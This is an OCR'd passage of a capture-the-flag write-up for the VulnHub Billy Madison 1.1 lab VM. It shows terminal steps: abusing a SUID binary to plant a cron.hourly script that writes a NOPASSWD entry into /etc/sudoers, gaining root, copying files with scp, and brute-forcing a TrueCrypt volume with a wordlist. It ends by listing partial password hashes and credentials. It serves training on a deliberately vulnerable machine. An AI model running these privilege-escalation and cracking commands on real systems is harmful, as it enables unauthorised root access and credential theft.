


```
eric@BM:~$ find / -perm -04000 -type f 2>/dev/null
/usr/local/share/sgml/donpcgd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chfn
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
^C
eric@BM:~$
eric@BM:~$
eric@BM:~$ ls -l /usr/local/share/sgml/donpcgd
-r-sr-s--- 1 root eric 372922 Aug 20  2016 /usr/local/share/sgml/donpcgd
eric@BM:~$
eric@BM:~$
eric@BM:~$ /usr/local/share/sgml/donpcgd
Usage: /usr/local/share/sgml/donpcgd path1 path2
eric@BM:~$
```

Figure 16: writeup.privesc.steps.2.1

3. Used this to create a empty file at file path `/etc/cron.hourly/testing` with `chmod 777` permissions. We then added commands to this new file to add user `eric` to `/etc/sudoers`:

```
touch testing
chmod 777 testing
echo -e '#!/bin/bash\necho "eric ALL=(ALL) NOPASSWD:ALL" >>/etc/sudoers' >/etc/cron.hourly/testing
```




```
eric@BM:~$ touch testing
eric@BM:~$ chmod 777 testing
eric@BM:~$ ll
total 540
drwxr-xr-x 4 eric eric   4096 Sep  5 21:38 ./
drwxr-xr-x 6 root root   4096 Aug 20  2016 ../
-rw------- 1 eric eric    799 Sep  5 21:31 .bash_history
-rw-r--r-- 1 eric eric    220 Aug 20  2016 .bash_logout
-rw-r--r-- 1 eric eric   3771 Aug 20  2016 .bashrc
drwx------ 2 eric eric   4096 Aug 20  2016 .cache/
-rw-r--r-- 1 root root 451085 Aug  7  2016 eric-tongue-animated.gif
-rw-r--r-- 1 root root  60710 Aug  7  2016 eric-unimpressed.jpg
-rw-r--r-- 1 eric eric    655 Aug 20  2016 .profile
-rwxrwxrwx 1 eric eric      0 Sep  5 21:38 testing*
drwxrwxr-x 2 eric eric   4096 Sep  5 21:28 tmp/
-rw-r--r-- 1 root root    115 Aug 20  2016 why-1974.txt
eric@BM:~$
eric@BM:~$
eric@BM:~$
eric@BM:~$ /usr/local/share/sgml/donpcgd ./testing /etc/cron.hourly/testing
#### mknod(/etc/cron.hourly/testing,81ff,0)
eric@BM:~$
eric@BM:~$
eric@BM:~$ ll /etc/cron.hourly
total 12
drwxr-xr-x   2 root root 4096 Sep  5 21:39 ./
drwxr-xr-x 105 root root 4096 Sep  5 20:10 ../
-rwxr-xr-x   1 root root    0 Sep  5 21:34 addsudo*
-rw-r--r--   1 root root  102 Apr  5  2016 .placeholder
-rwxrwxrwx   1 eric eric    0 Sep  5 21:39 testing*
eric@BM:~$
eric@BM:~$
eric@BM:~$ echo -e '#!/bin/bash\necho "eric ALL=(ALL) NOPASSWD:ALL" >>/etc/sudoers' >/etc/cron.hourl$
/testing
eric@BM:~$
eric@BM:~$
eric@BM:~$ ll  /etc/cron.hourly
total 16
drwxr-xr-x   2 root root 4096 Sep  5 21:39 ./
drwxr-xr-x 105 root root 4096 Sep  5 20:10 ../
-rwxr-xr-x   1 root root    0 Sep  5 21:34 addsudo*
-rw-r--r--   1 root root  102 Apr  5  2016 .placeholder
-rwxrwxrwx   1 eric eric   62 Sep  5 21:39 testing*
eric@BM:~$
```

Figure 17: writeup.privesc.steps.3.1

4. We had to wait for an hour for the `cron` job to execute and after that running the `sudo -l` command confirmed that `sudoers` permissions are now enabled for user `eric`. We then changed to user `root`:

```
sudo -l
sudo su
```




```
eric@BM:~$ sudo -l
Matching Defaults entries for eric on BM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User eric may run the following commands on BM:
    (ALL) NOPASSWD: ALL
eric@BM:~$
eric@BM:~$
eric@BM:~$ sudo su
root@BM:/home/eric#
root@BM:/home/eric# id
uid=0(root) gid=0(root) groups=0(root)
root@BM:/home/eric#
root@BM:/home/eric# uname -a
Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
root@BM:/home/eric#
root@BM:/home/eric# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
          inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15687 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2567 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1146849 (1.1 MB)  TX bytes:320625 (320.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:190 errors:0 dropped:0 overruns:0 frame:0
          TX packets:190 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:13548 (13.5 KB)  TX bytes:13548 (13.5 KB)

root@BM:/home/eric#
```

Figure 18: writeup.privesc.steps.4.1

5. We copied `BowelMovement` and `hints.txt` files from `/PRIVATE/` directory to `/home/eric/` and changed file owner to user `eric`. Then we download both files locally using `scp`:

```
scp -p1974 eric@192.168.92.167:/home/eric/BowelMovement ./
scp -p1974 eric@192.168.92.167:/home/eric/hints.txt ./
```




```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # scp -P1974 eric@192.168.92.167:/home/eric/Bowel
Movement ./
eric@192.168.92.167's password:
BowelMovement                                                     100% 1024KB  44.9MB/s   00:00
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # scp -P1974 eric@192.168.92.167:/home/eric/hint.
txt ./
eric@192.168.92.167's password:
hint.txt                                                          100%  221   156.3KB/s   00:00
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 19: writeup.privesc.steps.5.1

6. The `hints.txt` file hinted at a possible password from the Wikipedia page BillyMadison. We used `cewl` to create a wordlist from the wiki page:

```
cewl -d0 "https://en.wikipedia.org/wiki/Billy_Madison" >wiki.wordlist
```




```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # cat hint.txt
Heh, I called the file BowelMovement because it has the same initials as
Billy Madison.  That truely cracks me up!  LOLOLOL!

I always forget the password, but it's here:

https://en.wikipedia.org/wiki/Billy_Madison

-EG
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 20: writeup.privesc.steps.6.1

7. We then ran a password bruteforce on `BowelMovement` file as a `truecrypt` encrypted blob using `truecrack` and found it key:

```
truecrack -t BowelMovement -w wiki.wordlist → execrable
```



```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # truecrack -t BowelMovement -w wiki.wordlist
TrueCrack v3.0
Website: http://code.google.com/p/truecrack
Contact us: infotruecrack@gmail.com
Found password:         "execrable"
Password length:        "10"
Total computations:     "101"
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 21: writeup.privesc.steps.7.1

8. Mounting the decrypted `BowelMovement` file reveals a partition with `secret.zip` that contains both `Billy_Madison_12th_Grade_Final_Project.doc` and `THE-END.txt` files.

Loot

Hashes

```
billy:$6$eqJNxIDh$oO.ynkHZmLxfr0k8YXHHdbyB4boe2two4HnEiJzzuVEUh0w0paEtVCmHXziHhZIet71QcLqhqnV/iknE/........................
veronica:$6$ud4650Og$j9dN4Xh6nHTDUQ5LpnrUzl6FdRiapcGvjg0JU2/Wx.G5Q.PFtbv.sa4OJyNnzTVsFEMmgnEZQV1nxGFiy........................
eric:$6$b15/PaMU$VKQussKbrXty79HD4A989SVCn.7.u6bJLMvsFgDSgiM01GlyM/lhb1xF0RcX906O6aIMbP7XoVI2F5UzI........................
```

Credentials

```
ftp: veronica/babygirl_veronica07@y........, eric/ericdoesntdrinkhis......
ssh: eric/triscu...
truecrypt: execrab..
```

References

[+] https://www.vulnhub.com/entry/billy-madison-11,161/
[+] https://g0blin.co.uk/billy-madison-1-vulnhub-writeup/